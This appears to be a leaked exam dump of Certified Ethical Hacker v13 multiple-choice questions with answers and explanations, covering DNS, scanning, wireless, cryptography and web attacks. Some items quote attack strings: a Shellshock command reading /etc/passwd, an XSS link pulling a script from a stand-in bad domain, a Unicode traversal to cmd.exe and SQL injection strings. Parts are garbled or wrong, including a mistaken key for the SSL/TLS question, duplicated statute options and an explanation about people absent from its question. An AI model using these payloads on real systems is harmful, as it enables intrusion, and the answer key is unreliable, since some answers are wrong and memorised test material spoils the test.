

EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13



NEW QUESTION 1

- (Topic 1)

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Answer: A

NEW QUESTION 2

- (Topic 1)

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 3

- (Topic 1)

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.

Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the best answer.)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 4

- (Topic 1)

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run Wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

- A. tcp.srcport= 514 && ip.src= 192.168.0.99
- B. tcp.srcport= 514 && ip.src= 192.168.150
- C. tcp.dstport= 514 && ip.dst= 192.168.0.99
- D. tcp.dstport= 514 && ip.dst= 192.168.0.150

Answer: D

NEW QUESTION 5

- (Topic 1)

Evil twin is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.

Fill in the blank with appropriate choice.

- A. Evil Twin Attack
- B. Sinkhole Attack
- C. Collision Attack
- D. Signal Jamming Attack

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that

looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might

simply disconnect the victim and show that the server is temporarily unavailable.

ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

NEW QUESTION 6

- (Topic 1)

Which of the following is not a Bluetooth attack?

- A. Bluedriving
- B. Bluesmacking
- C. Bluejacking
- D. Bluesnarfing

Answer: A

Explanation:

<https://github.com/verovaleros/bluedriving>

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

NEW QUESTION 7

- (Topic 1)

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.

He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

Answer: C

NEW QUESTION 8

- (Topic 1)

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: E

NEW QUESTION 9

- (Topic 1)

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

- A. Randomizing
- B. Bounding
- C. Mutating
- D. Fuzzing

Answer: D

NEW QUESTION 10

- (Topic 1)

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

Answer: B

NEW QUESTION 10

- (Topic 1)

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people

Answer: B

NEW QUESTION 14

- (Topic 1)

What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

- A. Man-in-the-middle attack
- B. Meet-in-the-middle attack
- C. Replay attack
- D. Traffic analysis attack

Answer: B

Explanation:

https://en.wikipedia.org/wiki/Meet-in-the-middle_attack

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space–time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be bruteforced by an attacker with 256 space and 2112 operations.

The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the 3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

NEW QUESTION 16

- (Topic 1)

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Answer: A

NEW QUESTION 20

- (Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

NEW QUESTION 24

- (Topic 1)

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

Answer: A

NEW QUESTION 25

- (Topic 1)

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

- A. Kismet
- B. Abel
- C. Netstumbler
- D. Nessus

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Kismet_\(software\)](https://en.wikipedia.org/wiki/Kismet_(software))

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

NEW QUESTION 27

- (Topic 1)

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

Answer: B

NEW QUESTION 28

- (Topic 1)

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. CAPTCHA
- C. IANA
- D. IETF

Answer: A

NEW QUESTION 29

- (Topic 1)

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

- A. Exploration
- B. Investigation
- C. Reconnaissance
- D. Enumeration

Answer: C

Explanation:

Cyber Kill Chain Methodology 1. Reconnaissance - Gathering information about the target.

NEW QUESTION 33

- (Topic 1)

Which results will be returned with the following Google search query? `site:target.com -site:Marketing.target.com accounting`

- A. Results from matches on the site `marketing.target.com` that are in the domain `target.com` but do not include the word `accounting`.
- B. Results matching all words in the query.
- C. Results for matches on `target.com` and `Marketing.target.com` that include the word `accounting`.
- D. Results matching `accounting` in domain `target.com` but not on the site `Marketing.target.com`

Answer: D

NEW QUESTION 36

- (Topic 1)

Study the following log extract and identify the attack.

```

12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 2D 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./...../...../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 2D 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, =/?..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-EncodD
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 2D 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....

```

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 40

- (Topic 1)

A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems. What is the best security policy concerning this setup?

- A. Network elements must be hardened with user ids and strong password
- B. Regular security tests and audits should be performed.
- C. As long as the physical access to the network elements is restricted, there is no need for additional measures.
- D. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
- E. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

NEW QUESTION 41

- (Topic 1)

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic

destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.
What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

Answer: C

NEW QUESTION 46

- (Topic 1)

Scenario1:

* 1. Victim opens the attacker's web site.

* 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make \$1000 in a day?'

* 3. Victim clicks to the interesting and attractive content URL.

* 4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make \$1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.

What is the name of the attack which is mentioned in the scenario?

- A. Session Fixation
- B. HTML Injection
- C. HTTP Parameter Pollution
- D. Clickjacking Attack

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 47

- (Topic 1)

Your company performs penetration tests and security assessments for small and medium- sized business in the local area. During a routine security assessment, you discover information that suggests your client is involved with human trafficking.

What should you do?

- A. Confront the client in a respectful manner and ask her about the data.
- B. Copy the data to removable media and keep it in case you need it.
- C. Ignore the data and continue the assessment until completed as agreed.
- D. Immediately stop work and contact the proper legal authorities.

Answer: D

NEW QUESTION 50

- (Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

Answer: B

Explanation:

<https://tools.kali.org/information-gathering/hping3> <http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

NEW QUESTION 54

- (Topic 1)

What is the purpose of a demilitarized zone on a network?

- A. To scan all traffic coming through the DMZ to the internal network
- B. To only provide direct access to the nodes within the DMZ and protect the network behind it
- C. To provide a place to put the honeypot
- D. To contain the network devices you wish to protect

Answer: B

NEW QUESTION 55

- (Topic 1)

What does the -oX flag do in an Nmap scan?

- A. Perform an eXpress scan
- B. Output the results in truncated format to the screen
- C. Output the results in XML format to a file
- D. Perform an Xmas scan

Answer: C

Explanation:

<https://nmap.org/book/man-output.html>

-oX <filespec> - Requests that XML output be directed to the given filename.

NEW QUESTION 59

- (Topic 1)

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

- A. Residual risk
- B. Impact risk
- C. Deferred risk
- D. Inherent risk

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Residual_risk

The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.

· Residual risk = (Inherent risk) – (impact of risk controls)

NEW QUESTION 63

- (Topic 1)

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host-t a hackeddomain.com
- B. >host-t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

Answer: A

NEW QUESTION 65

- (Topic 1)

env x=??(){ :};echo exploit?? bash -c ??cat/etc/passwd??

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file
- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

Answer: D

NEW QUESTION 69

- (Topic 1)

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end- to-end encryption of the connection?

- A. SFTP
- B. Ipsec
- C. SSL
- D. FTPS

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/IPsec>

Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs). IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection. The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

NEW QUESTION 72

- (Topic 1)

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network??s

external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

Answer: A

NEW QUESTION 75

- (Topic 1)

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The `ps` command shows that the `nc` file is running as a process, and the `netstat` command shows the `nc` process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login

Answer: A

Explanation:

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION 80

- (Topic 1)

What is the proper response for a NULL scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: F

NEW QUESTION 82

- (Topic 2)

Which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. Botnet D Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. Honeypot may be a good starting place: A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks. Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network

— that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also, starting from defense thorough to academic research. additionally, there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. Honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit, indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 87

- (Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

NEW QUESTION 90

- (Topic 2)

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

- A. network Sniffer
- B. Vulnerability Scanner
- C. Intrusion prevention Server
- D. Security incident and event Monitoring

Answer: D

NEW QUESTION 95

- (Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in compariso
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of- band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 97

- (Topic 2)

During an Xmas scan what indicates a port is closed?

- A. No return response
- B. RST
- C. ACK
- D. SYN

Answer: B

NEW QUESTION 98

- (Topic 2)

infesting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Answer: D

Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they??re → Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. • Password attacks
 – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION 103

- (Topic 2)

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as ??'or '1='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

- A. Null byte

- B. IP fragmentation
- C. Char encoding
- D. Variation

Answer: D

Explanation:

One may append the comment `--` operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the `--` operator would be considered as comment and not dead. To launch such an attack, the value passed for name could be `OR 1=1; --Statement = SELECT * FROM CustomerDB WHERE name = 'user' + userName + ' AND password = ' + passwd + ' ;` Statement = `SELECT * FROM CustomerDB WHERE name = ' OR 1=1;-- + ' AND password = ' + passwd + ' ;` All the records from the customer database would be listed. Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints. This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric. Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as `' or '1='` or `'1='` in any basic injection statement such as `or 1=1` or with other accepted SQL comments. Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as `' or '1='` or `'1='` in any basic injection statement such as `or 1=1` or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as `true` so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION 104

- (Topic 2)
 in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 4.0-6.0
- C. 4.0-6.9
- D. 3.9-6.9

Answer: C

Explanation:

CVSS v2.0 Ratings

CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

NEW QUESTION 106

- (Topic 2)
 is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

Answer: B

NEW QUESTION 110

- (Topic 2)
 This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise

D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raise and protect sensitive data:

- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Code (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)

The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network. It protects sensitive data using many cryptographic algorithms. It provides authenticated encryption using GCMP-256. It uses HMAC-SHA-384 to generate cryptographic keys. It uses ECDSA-384 for exchanging keys.

NEW QUESTION 112

- (Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

Explanation:

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4. Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION 114

- (Topic 2)

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices. What is the type of attack performed by Richard in the above scenario?

- A. Side-channel attack
- B. Replay attack
- C. Cryptanalysis attack
- D. Reconnaissance attack

Answer: B

Explanation:

Replay Attack could be a variety of security attack to the info sent over a network. In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting as the original sender.

The receiver feels that it's a genuine message however it's really the message sent by the aggressor. The most feature of the Replay Attack is that the consumer would receive the message double, hence the name, Replay Attack.

Prevention from Replay Attack : 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more. 2. Session key technique –Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

NEW QUESTION 118

- (Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.C. 1029
- B. 18 U.S.C. 1030
- C. 18 U.S.C. 1030
- D. 18 U.S.C. 1029
- E. 18 U.S.C. 1030
- F. 18 U.S.C. 1029
- G. 18 U.S.C. 1030
- H. 18 U.S.C. 1029
- I. 18 U.S.C. 1030
- J. 18 U.S.C. 1029
- K. 18 U.S.C. 1030
- L. 18 U.S.C. 1029

Answer: A

NEW QUESTION 120

- (Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL <https://xyz.com/feed.php?url:externalsite.com/feed/to> to obtain a remote feed and altered the URL input

to the local host to view all the local resources on the target server. What is the type of attack Jason performed in the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

